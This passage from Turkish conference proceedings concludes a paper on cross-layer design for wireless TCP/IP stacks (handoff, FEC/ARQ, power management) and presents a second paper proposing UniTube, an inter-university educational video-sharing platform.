İletim katmanı da yer değiştirme sonucu gönderim hızını değiştirmek zorunda kalabilir. Bir uç nokta yer değiştirdiğinde eski erişim noktasıyla bağlantısı güç kaybeder, zamanla hata oranı yükselir ve paketler kaybolmaya başlar. Daha sonra bağlantı tümüyle sona erer ve yeni erişim noktası ile bağlantı kurulur. Bağlantı kurulduktan sonra TCP kaldığı yerden devam eder. Ancak, paket kayıplarının olduğu sırada, TCP'nin sıkışıklık kontrol algoritması sıkışıklık penceresini küçültür ve bağlantı kurulduktan sonra en düşük gönderme hızı ile iletişime başlar. Ayrıca tekrar gönderim zaman aşımı değeri, gidiş geliş gecikmelerine bağlı olarak yeniden hesaplanır [5].

Ancak, aynı teknolojiye sahip komşu erişim noktaları arasında yer değişikliği yaparken, TCP bağlantısının dondurulması yeterlidir. Sı-

kışıklık penceresini küçülterek veri gönderim hızını değiştirmeye gerek yoktur. İletim protokolüne ne tür bir yer değişikliği gerçekleştiği bilgisi gönderilirse TCP bağlantısının dondurulması yeterli olur. Farklı teknolojilere sahip erişim noktalarına geçildiğinde bağlantı karakteristikleri değişeceği için iletim katmanının yukarıda anlatılan işlemleri gerçekleştirmesi gerekmektedir. Bu durumda, ağ katmanında mevcut servis kalitesi rezervasyonunun geçersiz hale getirilmesi ve yeni ortama göre yeniden oluşturulması da söz konusu olacaktır [5].

Uygulama katmanı da davranışını yer değiştirmeleri dikkate alarak düzenleyebilir. Örneğin, yer değiştirme sırasında gönderim hızını düşürebilir. Yer değiştirme sırasında bağlantının kopmaması ve uygulamanın devam etmesi sağlanmalıdır.

Ağ katmanı yer değiştirmeleri veri bağlantı katmanından daha geç algılar. Bu yüzden yer değişikliği bilgilerinin veri bağlantı katmanından üst katmanlara gönderilmesi daha uygundur [6].

### 3.3 Kanal Durumuna Uyum

Kablosuz ağlar, kablolu ağlar gibi güvenilir ortamlar değildir. Kablosuz ağlarda mesafenin artması, girişim, yansıma, bükülme gibi nedenlerden dolayı sinyallerin bozulması çok sık rastlanılan bir durumdur. Uç noktaların sabit olduğu durumda atmosfer olayları; hareketli olduğu durumlarda sinyalin çarptığı engellerin değişmesi, alıcının sinyalin farklı fazlarda birçok kopyasını almasına ve zaman içinde sinyallerin gücünün azalmasına neden olur. Sönüm denilen bu olayın tüm katmanlar üzerinde etkisi bulunmaktadır [4].

Katmanlı mimarilerde, ağdaki bir değişikliğe önce bir katman kendi içerisinde uyum sağlamaya çalışır. Eğer uyum sağlayamazsa bu durum bir üst katmana bildirilir. Bunun sebebi değişikliğin alt katmanlarca daha çabuk fark edilip tepkilerin ortaya çıkaracağı gecikmelerin düşürülmesidir. Örneğin, bağlantı katmanı kanalın kötü durumda olduğunu algılayarsa, önce

gönderim gücünü artırarak ya da uygun bir kodlama modu seçerek uyum sağlamaya çalışır. Eğer, kanalda bozukluğa yol açan sorun geçici bir sorunsal, bu işe yarar. Fakat kanal durumu bir süre sonra iyileşmezse bağlantı katmanı sorunun topoloji değişikliğinden kaynaklandığını varsayarak ağ katmanını bilgilendirir [2].

Değişen bağlantı kalitesi, paketlerin düşürülmesine neden olan paket hatalarına yol açar. Ortam Erişim (MAC) katmanı kanalın boş olmasına rağmen bu durumu çarpışma olarak yorumlar ve gerekli işlemi başlatır. Paketlerin bir süre bekletilerek gönderilmesi, gecikmelere yol açar. Özel amaçlı ağlarda, ağ katmanı topolojinin değiştiğini düşünerek yönlendirme işlemi başlatır [2].

Günümüz kablolu ağları bozulmalara karşı güvenli olduğu için TCP protokolü, paket kayıplarının nedenini ağdaki trafik yükünün fazlalığından kaynaklanan sıkışıklık olduğunu varsayar. Ancak, kablosuz ortamlar kablolu ortamlar gibi güvenilir değildir. Sönüm, girişim, yer değiştirme gibi çeşitli nedenlerden ötürü verilerdeki bozukluklar, veri bağlantı katmanının bozulmuş paketleri kabul etmemesine neden olur. Bu durumda, TCP protokolü, kaybın sıkışıklıktan kaynaklandığını varsayar ve ağ yükünü düşürmek için gönderim hızını büyük miktarda düşürür. Sonuç olarak, ağ kaynaklarının verimli kullanımı olumsuz yönde etkilenir. Veri bağlantı katmanından iletim katmanına kayıp nedeninin bozulmalar olduğunun iletilmesiyle TCP'nin gönderim hızını gereksiz yere düşürmesi engellenebilir [5].

Fiziksel katmanda kanal durumuna uyum sağlamak için birden fazla modülasyon ve kodlama tekniği bulunur. İletim sırasında sinyal gücü sabit tutularak mevcut sinyal kalitesine ve ağın durumuna uyum sağlayacak şekilde dinamik olarak uygun modülasyon ve kodlama tekniğine geçilir. Uyarlamalı modülasyon ve kodlama (Adaptive modulation and coding) isimli bu tekniğin başarımı hata ve gecikme ölçümlerine karşı hassastır. Kanal durum ölçümlerinin geç



bildirilmesi uygun olmayan bir kodlama modu seçilerek kanal tahmininin güvenilirliğini düşürebilir [5, 7].

Uygulama ve fiziksel katmanın işbirliği yaptığı ortak kaynak ve kanal kodlama yaklaşımları kullanılarak kanal kayıp istatistikleri göz önüne alınarak kaynak ve kanal kodlamaya optimal bit tahsisi yapılabilir.

Kanal durumuna uyum sağlamanın yanı sıra hata ve kayıpları kurtarmak için çeşitli katmanlar bir takım önlemler alabilir. Hataların etkisini azaltmak için uygulama katmanında veriler kaynak kodlama aşamasında hataya dayanıklı hale getirilebilirler. Örneğin, video sıkıştırma standartları esnek makroblok sıralama, I makroblok ekleme, birden fazla referans çerçeve kullanılması gibi olanaklara sahip olacak şekilde tasarlanabilir. Son yıllarda önem kazanmaya başlayan ölçeklenebilir video kodlayıcıları da mümkün olduğunca az yük getirerek uygulamanın kanal durumuna kolayca uyum göstermesini sağlar [8].

FEC (Forward Error Correction) mekanizması gibi verilere ek bilgiler ekleyerek kayıp paketler tekrar yapılandırılabilir. FEC işleminin hangi katmanda uygulanması gerektiği önemli bir karardır. Veri bağlantı seviyesinde uygulanması veri bağlantı katmanının karmaşıklığını artırır. Sisteme az yük getirmesi için paketlerin önemine göre ek bilgi miktarı değişkenlik gösterebilir. Paketlerin önemi ve başka parametreler uygulamadan veri bağlantı katmanına iletilirse veri bağlantı katmanında FEC kullanılabilir. Eklenecek veri miktarının da kanalın durumuna uygun şekilde belirlenmesi gerekebilir. Veri bağlantı katmanında ek bilgiler tek bir çerçeve içindeki bilgiler dikkate alınarak belirlenirken, üst katmanlarda birçok paketin içeriği dikkate alınır [6].

FEC mekanizmalarının uygulama katmanında gerçekleştirilmeleri gecikmeyi artırır. Buna rağmen 3GPP, henüz karma katman tasarımları standartlaşmadığı için, esnekliği sağlamak için

FEC mekanizmalarının bağlantı katmanında değil, uygulama katmanında kullanılmasını öngörmüştür [8].

Hataların kurtarılması için kullanılabilen başka bir yöntem, bağlantı katmanında tekrar gönderim (ARQ) mekanizmaları kullanmaktır. Alıcı terminalde veri bağlantı katmanı, paketlerde hata ya da kayıp belirlendiğinde göndericiye tekrar gönderim isteğinde bulunur. Veri doğru olarak alınıncaya kadar birkaç kez bu işlem tekrarlanabilir [4].

Hibrid ARQ isimli teknikte veri bağlantı katmanında ARQ mekanizması ile fiziksel seviyede FEC mekanizması birlikte kullanılarak korumayı arttırabilir. Tip I ARQ yaklaşımında hatalı bilgi bulunan paketler atılır ve söz konusu paket için tekrar gönderim istenir. Tip II ARQ yaklaşımında ise hatalı paketler saklanır ve tekrar gönderim isteğinde bulunulur. Gönderici orijinal paket yerine parite bitlerine ve CRC kodu kullanılarak hesaplanan ek bitler gönderir. Bu ek bilgiler ve hatalı bilgiler birlikte açılmaya çalışılır. Hatalı paket bu ek bilgilerle düzeltilemiyorsa tekrar gönderim isteğinde bulunulur. Bu işlem veriler kurtarıncaya kadar ya da tekrar gönderim sayısı belli bir sınıra erişinceye kadar tekrarlanır. Her tekrar gönderimde farklı ek bitler gönderilir ve hatalı veriler tüm tekrar gönderimlerle gelen tüm ek bitlerle kurtarılmaya çalışılır [7].

Hata oranının yüksek, uydu hatları gibi yayılım gecikmelerinin yüksek olduğu durumlarda ARQ, düşük gecikme sınırı olan uygulamalar için başarıyı düşürür. Örneğin, zaman kısıtına sahip uygun uygulamalarda (istek üzerine video vb.) yüksek ön tamponlama süresi kullanılarak ARQ'nun dezavantajları kontrol altına alınabilir. ARQ'nun uygulamaların kaldıramayacağı gecikmelere yol açtığı durumda FEC mekanizması tercih edilebilir. Son yıllarda Raptor kodları gibi eklenecek bilgi miktarını mümkün olduğunca alt düzeyde tutan FEC yaklaşımları geliştirilmiştir [4, 8].

Veri bağlantı katmanındaki ARQ ve fiziksel seviyedeki uyarlamalı modülasyon ve kodlama servisleri de korumayı arttırmada yardımcı olabilir. Hibrid ARQ'nun en önemli avantajlarından biri de uyarlamalı modülasyon ve kodlama sistemlerinde kanal durumunun bildiriminden gecikmesine karşı hassasiyeti azaltmaktır. ARQ ve uyarlamalı modülasyon tekniklerinin birlikte kullanımında uygulamanın uçtan uca gecikmesi ve ağdaki gidiş dönüş zamanı dikkat alınarak geri gönderim isteklerine bir sınır getirilmesi öngörülmektedir. Eğer veriler hesaplanan sayıda tekrar gönderimle gönderilemiyorsa yeni bir modülasyon ve kodlama tekniğinin kullanımına geçilebilir [5].

İletim katmanı da veri bağlantı katmanı gibi ARQ olanaklarına sahiptir. Ancak ARQ, iletim katmanında paket, veri bağlantı katmanında çerçeve bazında gerçekleşir. Çerçeveler paketlerden daha küçük oldukları için, ARQ veri bağlantı katmanında daha düşük yük getirir ve kanalın daha verimli kullanılmasını sağlar. İki katmanın ARQ kullanımı koordine edilmelidir [5].

Gerçek zamanlı verilerin ARQ ile tekrar gönderimi sakıncalı olabilmektedir. Dolayısı ile, ARQ işlemlerinde veri türü dikkate alınmalıdır. Öte yandan, gerçek zamanlı trafığe yüksek öncelik verilerek, gerçek zamanlı olmayan verileri tekrar göndermek için kanalın meşgul edilmesi önlenmelidir [5].

TCP ve veri bağlantı katmanlarında ARQ kullanımını gidiş dönüş gecikmelerinin çok büyük tahminlenmesine neden olabilir. TCP gereksiz yere sıkışıklık penceresini daraltabilir ve ağ kaynaklarının kullanım etkinliği azalabilir. Kararsız gidiş dönüş gecikmelerine karşı TCP'nin etkinliğini korumak için gidiş dönüş gecikmeleri iki katmanın ortak çalışması kullanılarak hesaplanmalıdır. Bu şekilde zaman aşımı süresi de daha sağlıklı hesaplanabilir [5, 7].

### 3.4 Güç Yönetimi

Uç noktaların kısa ömürlü piller ile çalışması nedeniyle, kablosuz ortamlarda güç kontrolü

önemli bir konudur. İlk başta güç yönetimi sadece fiziksel katman ile ilgili imiş gibi görünse de, güç tüketimi tüm katmanları etkiler. Bu nedenle güç yönetimi tipik bir karma katman tasarımı problemidir [6].

Örneğin, bir düğümün gönderim gücü kablosuz bir ortamda bulunan tüm düğümlerin durumunu etkiler. Bir düğümün gönderim gücü arttıkça sinyal kalitesi ve alıcının alım gücü de artar. Gönderim gücünün artması, ayrıca birim zamanda gönderilen veri miktarının da artmasını sağlar. Ancak, yüksek gönderim gücü, diğer düğümlerde girişimi artırır. Girişim ve bundan etkilenen düğüm sayısının artması MAC katmanını etkiler. Girişimi azaltmak için gönderim gücünün azaltılması daha çok düğümün kablosuz ortamı kullanabilmesini sağlar. Gücün belli bir seviyenin altına düşmesi ise düğümlerin birbirini görmesini engeller. Girişim, birçok düğümü etkilediği için özellikle özel amaçlı ağlarda yönlendirme işleminin gerçekleştiren ağ katmanı için de önemlidir. Ağ seviyesinde, güç tüketimini en düşük düzeyde tutacak şekilde düğümlerin seçilmesini sağlayan yönlendirme algoritmalarının geliştirilmesi üzerinde çalışmalar mevcuttur [2].

Ağ yükü de güç yönetimi üzerinde etkilidir. Ağ yükünün yüksek olduğu durumda kuyruk gecikmeleri yüksek olur. Ağ yükünü azaltarak kuyruk gecikmesini düşürmek için gönderim gücünü düşürmek gerekir. Öte yandan, ağ yükünün düşük olduğu durumda gönderim gücünü arttırmak iletimin daha hızlı gerçekleşmesini sağlayacaktır [2].

Hata kontrolü ve güç tüketimi konuları arasında da ilişki bulunmaktadır. Gönderim gücünü arttırmak, hata oranını düşürür. Bu durumda, veri bağlantı katmanının ARQ kullanımını düzenlemesi yerinde olabilir. ARQ gibi hata kontrol mekanizmalarının yoğun kullanımı, güç tüketimini artırır. Gönderim hızı düşürülerek bit hata oranı arttırılmadan güç tüketimi düşürülebilir [5, 6].

Fiziksel katman güç tüketimini düşürmek için daha az güç gerektiren bir modülasyon ve kodlama yöntemi kullanmayı seçebilir. Uygulamalar da güç tüketimini azaltmak için kısa bir süre için veri göndermeyi durdurabilir, ya da gönderim hızını düşürebilir. Örneğin, video iletiminde bazı çerçeveler gönderilmeyerek güç tüketimi azaltılabilir [6].

İhtiyaç duyulan güç seviyesi gecikme, bit hatası gibi parametrelerle de ilişkili olduğu için akışlara ait servis kalitesi tanımlamalarında güç kontrolüne ilişkin ayarlamaların da yapılması faydalı olabilir [5].

Görüldüğü üzere, güç yönetimi tüm katmanları ilgilendiren bir konudur. Bu yüzden tüm katmanlar işbirliği halinde çalışması güç kontrolünü olumlu yönde etkileyecektir.

#### 4. Sonuç ve Yorumlar

Bu bildiride, kablosuz ortamlarla ilgili önemli bazı konularda, karma katman tasarımı kullanarak TCP/IP katmanlarının birbiriyle etkileşiminin ve işbirliğinin ne şekilde sağlanabileceği incelenmiştir. Genel olarak fiziksel katmanın iletim gücü, hat oranı, kullanılmakta olan modülasyon modu gibi parametreleri diğer katmanlara bildirmesinde fayda vardır. Veri bağlantı katmanının, kullanılmakta olan FEC mantığı, tekrar gönderim sayısı, çerçeve büyüklüğü ve yer değiştiriminin başlangıç/bitiş vb. bilgileri ilgili katmanlara bildirmesi uygundur. Ağ katmanı topoloji ve servis kalitesi rezervasyonu değişiklikleri ile bilgileri ilgili katmanlara iletmelidir. Gidiş dönüş süresi, zaman aşımı, en büyük iletim ünitesi büyüklüğü (maksimum transport unit), alıcı penceresi, sıkışıklık penceresi, kayıp paket sayısı ve iletim verimi gibi bilgiler iletim katmanının diğer katmanlarla birlikte çalışmasını sağlayan parametrelerdir. Uygulama katmanı gecikme toleransı, kabul edilebilir hata oranı, birim zamanda iletilmesi gereken veri miktarı gibi servis kalitesi ihtiyaçlarına karşılık gelen parametreleri diğer katmanlarla paylaşmalıdır [6].

Literatürdeki çalışmalar incelendiğinde özellikle alt katmanlar arasında yoğun ilişkilerin bulunduğu gözlenmektedir. Örneğin, özel amaçlı ağlarda, yönlendirme sırasında sinyal gücünün yüksek olduğu bir düğüm seçilerek bir rota oluşturulabilir. Alıcı ve gönderici arasında bir çok kısa düğümün bulunduğu durumda sistemdeki diğer düğümler üzerinde girişim artar. Öte yandan kısa hatlar diğer düğümlerden kaynaklanan girişimlere daha dayanıklıdır. Dolayısıyla, bunun gibi birçok konuda, hem erişim fonksiyonları hem de yönlendirme işlemleri arasında uzlaşma yapılabilmesi için fiziksel, MAC ve Ağ Katmanının Karma Katman Tasarımı kaçınılmaz olmaktadır.

Karma Katman Tasarımı'nın kablosuz ağların başarımını arttıracak muhakkaktır. Ancak, karma katman tasarımı konusu ile ilgili olarak dikkatli olunması gereken noktalar vardır. Bunların bazıları aşağıda listelenmiştir [9,10 ]:

1. Katmanlar arası bir ilişki bulunup karma katman tasarımı yapıldığında ilgili olmayan katmanlar ve mevcut diğer karma katman tasarımları bundan etkilenebilir.
2. Bir parametre birden fazla karma katman tasarımında kullanıldığında çelişkili durumlar ortaya çıkabilir. Bu durumda parametre değeri her bir karma katman tasarımını memnun edecek şekilde en iyilenmelidir. Fonksiyonların ve paylaşılan bilgilerin dikkatlice seçilerek analiz edilmesi gerekmektedir.
3. Her uygulama ya da ağ senaryosuna uygun ayrı bir karma katman tasarımı gerekebilir.
4. Katmanlarda yer alan teknolojilerin zaman içinde değişmesi karma katman tasarımlarının ömrünü olumsuz yönde etkileyebilir.

Sonuç olarak, Karma Katman Tasarımının avantajları ve dezavantajları incelendiğinde, şöyle bir yargıya varılabilir. Katmanlı mimarilerde her bir katman bağımsız tasarlandığı için tasarım daha kolaydır. Ancak karma katman tasarımı yapmak ilgili olmayan tüm katmanların

davranışını da gözlemeyi gerektirdiği için zordur. Bu nedenle bir çok çalışma, standartlara uyumu ilk plana, başarımı yükseltmeyi ikinci plana alıp mevcut katmanlarda küçük değişiklikler yaparak mümkün olduğunca az sayıda parametrenin paylaşımı ilkesine dayanmaktadır. Tüm katmanları içeren bir karma katman tasarımı yapmak çok güçtür. Bu tür tasarımlarda gelecekte ortaya çıkacak değişikliklerin desteklenmesi oldukça güç olabilir. Ancak standartlara uyum gerektirmeyen özel amaçlı uygulamalar için başarımı ön plana alarak yeni ve özel karma katman tasarımları uygun olabilir. Bu tür tasarımların kullanılabilmesi için en uygun ortamlar kablosuz algılayıcı ağları (Wireless Sensor Network) ya da özel amaçlı (Ad Hoc Networks) ağlardır [9 ,10].

#### Kaynaklar

- [1] Srivastava V. ve Motani M., “Cross Layer Design: A Survey and the Road Ahead”, IEEE Communications Magazine, Aralık 2005, 112-119.
- [2] Bisnik N., “Protocol Design for Wireless Ad Hoc Networks: The Cross-Layer Paradigm”, Teknik Rapor, Rensselaer Polytechnic Institute, 2005.
- [3] Khan S., Peng Y., Steinbach E., Sgroi M. ve Kellerer W., “Application-Driven Cross-Layer Optimization for Video Streaming over Wireless Networks”, IEEE Communications Magazine, Ocak 2006, 122-130.

[4] Stallings W., *Wireless Communications and Networks*, Prentice Hall, 2001.

[5] Carneiro G., Ruela J. Ve Ricardo M., “Cross-Layer Design in 4G Wireless Terminals”, IEEE Wireless Communications, Nisan 2004, 7-13.

[6] Raisinghani V. T. ve Iyer S., “Cross-layer Design Optimizations in Wireless Protocol Stacks”, Computer Communications, Cilt 27, Sayı 8, 2004, 720-724.

[7] Etoh M., Yoshimura T, “Advances in Wireless Video Delivery”, Proceedings of the IEEE, Cilt 93, Sayı 1, 2005, 111-122.

[8] Afzal J., Stockhammer T., Gasiba T. ve Xu W., “Video Streaming over MBMS: A System Design Approach”, Journal of Multimedia, Cilt 1, Sayı 5, 2006, 25-33.

[9] Kawadia V. ve Kumar P.,R., “A Cautionary Perspective on Cross-Layer Design”, IEEE Wireless Communications, Cilt: 12, Sayı:1, 2005, 3-11.

[10] Aune F., “Cross Layer Design Tutorial”, Bilim ve Teknoloji Üni., Elektronik ve İletişim Bölümü, Norveç, 2004.

## UniTube - Üniversitelerarası Web Tabanlı Çokluortam İçerik Paylaşım Platformu

### Bülent Gürsel Emiroğlu

Başkent Üniversitesi, Bilgisayar Mühendisliği Bölümü, 06530, Ankara  
emiroglu@baskent.edu.tr

**Özet:** Bilgisayar teknolojilerindeki gelişmeler, eğitim ortamlarındaki öğretme ve öğrenme etkinliklerini de yoğun ve olumlu yönde etkilemiş; değişen koşullar, öğretici ve öğreniciye zaman ve mekan bağımsız olarak eğitimsel içeriğe erişim imkanı sağlamıştır. Uzaktan eğitim, bilgisayar ve web destekli öğrenme gibi sıcak ve güncel konular, Internet erişim hızının artması ve web teknolojilerindeki hızlı gelişmelerle özellikle yüksek eğitim platformunda önemli bir noktaya gelmiş, üniversitelerde akademik ve idari amaçlarla kullanımın öğrencilere sağladığı imkan ve kolaylıklar, yeni ve farklı uygulamaların önünü açmaya başlamıştır.

Önceleri basit, durağan ve etkileşimden uzak, kitap ve ders notlarında varolan bilgileri ilgili öğretim üyesinin veya asistanının sayısal ortama aktarmasıyla e-kitap uygulamaları şeklinde öğrencilere sunulan üniversitelerdeki öğrenme destek sistemlerinin eğitim içerikleri, web teknolojilerindeki gelişmelerin çokluortam veri tipleriyle desteklenmesiyle daha fazla ilgi görmeye başlamıştır.

Bu çalışmada, ilk etapta Türkiye’de ulusal, daha sonra ise çoklu dil desteği ile Dünya’daki diğer üniversitelerdeki akademisyenlerin ve öğrencilerin katılımıyla uluslararası web tabanlı etkileşimli çokluortam içerik paylaşım platformunun oluşumuyla ilgili bulgu ve veriler üzerinde tartışma açılmaya çalışılmıştır. Amacı üniversite öğrencilerine ve belli bir konuda eğitim almak isteyen bireylere, üniversitelerdeki akademisyenler veya öğrenciler tarafından önceden hazırlanmış ve sisteme yüklenmiş çokluortam veri türleri ile bilgi sağlamak olan bu web sitesi ile klasik eğitim anlayışının dışındaki öğelerle de destek sağlanabileceğini göstermektir. Çalışma, temelini günümüzde oldukça popüler olan hareketli görüntü paylaşım sitelerinden alarak yaratıcı beyinler tarafından amatör ruh ile hazırlanmış akademik bir hizmet sunmayı amaç edinecektir.

**Anahtar Kelimeler:** Öğrenme Destek Sistemleri, Çokluortam İçerik Paylaşımı, Web Destekli Eğitim, Eğitimde Çokluortam kullanımı

### UniTube - Web Based Multimedia Content Sharing Platform Among Universities

**Abstract:** This study aims to start a discussion based on the data and the founding related with the establishment of an international web-based interactive multimedia content sharing platform together with the involvement of the students and the academicians in Turkey at the first stage and later, for the other universities spread throughout the World with the multi-language support. With this web site, which the purpose is to provide information with the multimedia data prepared and uploaded to the system by the students or the instructors at the universities, the main aim is to show that educational support can be provided to the university students and the people want to get information about a specific topic with different items rather than the traditional educational resources. This research study bases on the foundations for the video sharing web sites, which are very popular nowadays, prepared by the creative brains with amateur solves and tries to present an academic service to the respondents visiting the web site.

**Keywords:** Learning Support Systems, Multimedia Content Sharing, Web Supported Instruction, Multimedia Usage in Education

## 1. Giriş

Eğitim, yüzyıllardan bu yana süre gelen ve insanlığın temellerini oluşturan alanlardan biridir. Zaman içinde değişime ve gelişime uğramasına rağmen yapısal olarak öğretici ve öğrencinin bilgi paylaşımını temel alan eğitim, düzey ve içeriğine göre sınıflandırılabilir. Teknolojinin eğitime girmesiyle birlikte amaç değişmesine de araç değişmiş, öğretici ile öğrencinin aynı fiziksel ortamda bulunması zorunluluğu ortadan kalkarak zaman ve mekan bağımsız olarak gerçekleşmesi sağlanabilmiştir.

Özellikle bilgisayar ve İnternet teknolojilerinin hayatımızda önemli bir yer edinmesiyle birlikte eğitim ve öğretim yöntemleri de değişmiş, klasik sınıf içi eğitim ile birlikte artık “Uzaktan Eğitim”, “Bilgisayar Destekli Eğitim” ve “Web Tabanlı Eğitim” gibi terimler de kullanılmaya başlanmıştır.

Yüksek öğrenim kurumları olan üniversitelerde ise web teknolojileri, ilk başlarda, kitap ve ders notlarında varolan bilgilerin sayısal biçime çevrilmesiyle öğrencilere e-kitap uygulamaları şeklinde sunulmuş, sonuçların beklenenden farklı olması üzerine hız keserek yoluna devam etmiştir.

90’lı yılların sonlarına doğru telekomünikasyon altyapısındaki yatırım ve iyileştirmelerin 2000’li yılların İnternet erişim ve veri iletim hızını artırmasıyla birlikte web teknolojilerinde çokluortam sistemlerinin kullanımı da yaygınlaşmıştır. İçerik olarak yazı, resim, çizim, animasyon, simulasyon, ses, hareketli görüntü, film, video ve benzeri türleri içeren çokluortam sistemleri, dosya büyüklüğü açısından web üzerinden erişimde ve sunumda sorun yaratmaktayken, gelişen yeni teknolojilerin yarattıcı beyinler tarafından uygulamaya alınmasıyla eğitim amacıyla yoğun olarak kullanılmaya başlamıştır.

## 2. Web Ortamında Hareketli Görüntü Sunumu

### 2.1. YouTube.com

Sayısal kamera ve fotoğraf makinelerinin yaygınlaşması ile durağan ve hareketli görüntü çekimi kolaylaşmış ve yaygınlaşmıştır. Özellikle amatör bireylerin tamamen kendi imkanlarıyla oluşturdukları hareketli görüntüleri paylaşım platformu fikrinden ortaya çıkan “YouTube” web sitesi, tüm dünyadan tatminkar hızlarla site ziyaretçilerine videoları arama ve gösterme özelliğiyle popüler bir yer edinmiştir.

Teknik altyapısında Macromedia Flash, duraksız video işlemi (streaming), video gruplandırma ve dağıtma (clustering), sunucu dağıtımdı uygulama (distributed server application), dağıtımdı hesaplama (grid computing) ve video ön işleme (preprocessing) bulunan YouTube, içerik olarak da tamamen site üye ve ziyaretçilerinin yüklediği amatör veya profesyonel kayıtlardan oluşan hareketli görüntüleri sunmaktadır.

### 2.2. Dersizle.com

Yapı, içerik ve yönetim olarak YouTube’dan farklı olarak üniversite öğrencileri ve yeni mezunlarının biraraya gelerek oluşturdukları çevrimiçi çokluortam bilgi sistemi olan “Dersizle”, ÖSS ana başlığı altında; matematik, geometri, fizik, kimya, biyoloji, Türk dili ve edebiyatı, coğrafya, tarih ve felsefe, bilgisayar ana başlığı altında ise; donanım, HTML ve AutoCAD derslerine ait eğitici videoları üyelik gerektirmeyen bir sistemle site ziyaretçilerinin hizmetine sunmaktadır.

Dersizle.com web sitesinde 9 öğretmen, belli bir konuyla ilgili verdikleri eğitimleri hareketli görüntü biçimiyle kayıt ederek, ana başlık ve konu başlıklarına göre sınıflandırılmış bir şekilde ilgilenenlere sunmaktadır. Türkçe içerik sağlama açısından bakıldığında gayet başarılı ve öğrenciler için faydalı bir ortamdır.

## 3. UNITUBE

### 3.1. Genel Bakış

İlk etapta Türkiye’deki tüm üniversite öğrencilerini hedef kitle olarak alması planlanan UniTube, daha sonra İngilizce dil seçeneği ile de tüm dünyadaki üniversite öğrencilerine de hizmet verebilecek konuma gelecektir.

UniTube web sitesi, eğitici ve öğretici değeri olan her türlü çokluortam verisini bünyesinde barındırarak ziyaretçilere sunmak için tasarlanarak geliştirilecek, hedef kitle olan üniversite öğrencilerine ve akademisyenlere, diğer üniversitelerdeki akademisyenler ve öğrencilerin kendi ürettikleri veya paylaşımına açık başka kaynaklardan elde ettikleri çokluortam bilgi türlerini - yazı, resim, çizim, animasyon, simulasyon, ses, hareketli görüntü, film ve video - derslerinde, projelerinde veya akademik çalışmalarına yardımcı ve destek olmak için sunacaktır.

### 3.2. Altyapı

UniTube web sitesinin teknik altyapısı, tek bir merkezi birim yerine TÜBİTAK (Türkiye Bilimsel ve Teknolojik Araştırma Kurumu) - ULAKBİM (Ulusal Akademik Ağ ve Bilgi Merkezi) İnternet altyapısı kullanan üniversitelerde hali hazırda bulunan yüksek erişim hızı ile beslenen istemci-sunucu mimarisi ile tümleşik yapıyla bağlantılı şekilde oluşturulacak, bünyesinde, dünyada varolan popüler video paylaşım sitelerine benzer olarak duraksız video işlemi (streaming), video gruplandırma ve dağıtma (clustering), sunucu dağıtımlı uygulama (distributed server application), dağıtımlı hesaplama (grid computing) ve video ön işleme (pre-processing) tekniklerinin verimli ve etkili kullanımıyla anlamlı ve kabul edilebilir kalitede sunumlar yapılacaktır.

### 3.3. İçerik

UniTube çevrimiçi çokluortam verileri paylaşım sisteminin içeriği, üniversitelerdeki akademisyen ve öğrencilerin kendi ürettikleri veya paylaşımında yasal bir engel olmayan kaynak-

lardan elde ettikleri, eğitim ve öğretim ortamlarında, derslerde, projelerde veya diğer akademik çalışmalarda kullanılabilecek resim, çizim, animasyon, simulasyon, ses, hareketli görüntü ve video biçimindeki öğelerden oluşacaktır.

Örnek olarak; belli bir derste veya alanda uzman bir akademisyenin herhangi bir konuyu uygulamalı veya teorik olarak anlattığı bir video dosyası, yabancı dil öğretmek amaçlı olarak kaydedilmiş ses dosyaları, fizik dersindeki elektrik devrelerindeki akımları gösteren bir animasyon, uçuş ve havacılık dersleri ile ilgili bilgisayar simulasyonu, teknik resim dersleri için çizimler, biyoloji dersleri için belgesel filmler, bilgisayar dersleri için web tasarımı veya grafik işleme uygulamalarını adım adım gösteren kısa klipler verilebilir.

### 3.4. Erişim

Her üniversite, sahip olduğu ve diğer üniversitelerdeki öğrenci ve akademisyenlerle paylaşmak istediği eğitsel çokluortam bilgi ve verilerini kendi bünyesinde bulunan ve UniTube sistemine ULAKBİM altyapısıyla bağlı sunucuya sınıflandırarak ve dosyanın içeriğine uygun anahtar kelimeler girerek koyacaktır. UniTube sistemine dahil tüm üniversitelerdeki sunucular, yönetim biriminin bulunduğu sunucuya sürekli bağlı kalarak veri alış-verişi sağlayacaktır. Sunucuların kendi aralarında 7 gün 24 saat kesintisiz bağlı kalmasıyla UniTube sitesini ziyaret eden kullanıcılara sürekli olarak hizmet vermesi planlanmaktadır.

Unitube sitesi içerisinde dosyalara erişim ise, ana başlık ve konulara göre sınıflandırılmış içeriğin kullanımı kolay grafiksel bir arayüz ile web sayfası şeklinde sunulması ile olacaktır. Site ziyaretçileri aradıkları konu başlığı ile ilgili anahtar kelimeler yardımıyla “arama” yaparak sistemde bulunan öğelere dosya türlerini de belirleyerek ulaşma şansına sahip olacaktır. Site bünyesinde bulunan her türlü çokluortam verilerinin kullanıcı tarafındaki bilgisayara kaydedilebilmesi için ise sisteme üye olmak zorunlu olacaktır.



### 3.5. Yönetim

UniTube web sitesinin yönetimi, bu işte gönüllü olarak çalışacak bir grup akademisyen ve öğrenciden oluşacaktır. Bu grup, sisteme yüklenmek istenen tüm dosyaları tek tek inceleyerek denetimi gerçekleştirecek, yasal veya içerik olarak UniTube web sitesinde yer alması gereken dosyaları ve anahtar kelimeleri engelleyecektir.

Sistemin teknik (web sitesinin tasarımı, bakımı, temizlenmesi, yedeklenmesi ve güncellenmesi) yönetimi ise katılan üniversitelerden gönüllü olarak çalışacak bilgi işlem personeli veya bilgisayar mühendisliği asistanları tarafından, akademisyen ve öğrencilerin de yardım ve destekleriyle birlikte yapılacaktır.

### 4. Sonuç

Amacı, ilk etapta Türkiye ve daha sonraları dünyadaki üniversite öğrencilerine ve akademisyenlere derslerinde, projelerinde, eğitim ve öğretim aktivitelerinde, akademik çalışmalarında ve bilimsel araştırmalarında kullanılmak üzere eğitim açısından anlam taşıyan yazı, resim, çizim, animasyon, simulasyon, ses, hareketli görüntü, film ve video gibi çokluortam verilerinin erişim ve paylaşımı olan bu çevrimiçi etkileşimli web sistemiyle, hali hazırda dağınık ve düzensiz durumda bulunan eğitsel kaynakların biraraya getirilerek ilgili birey ve topluluklara ulaştırılması hedeflenmektedir.

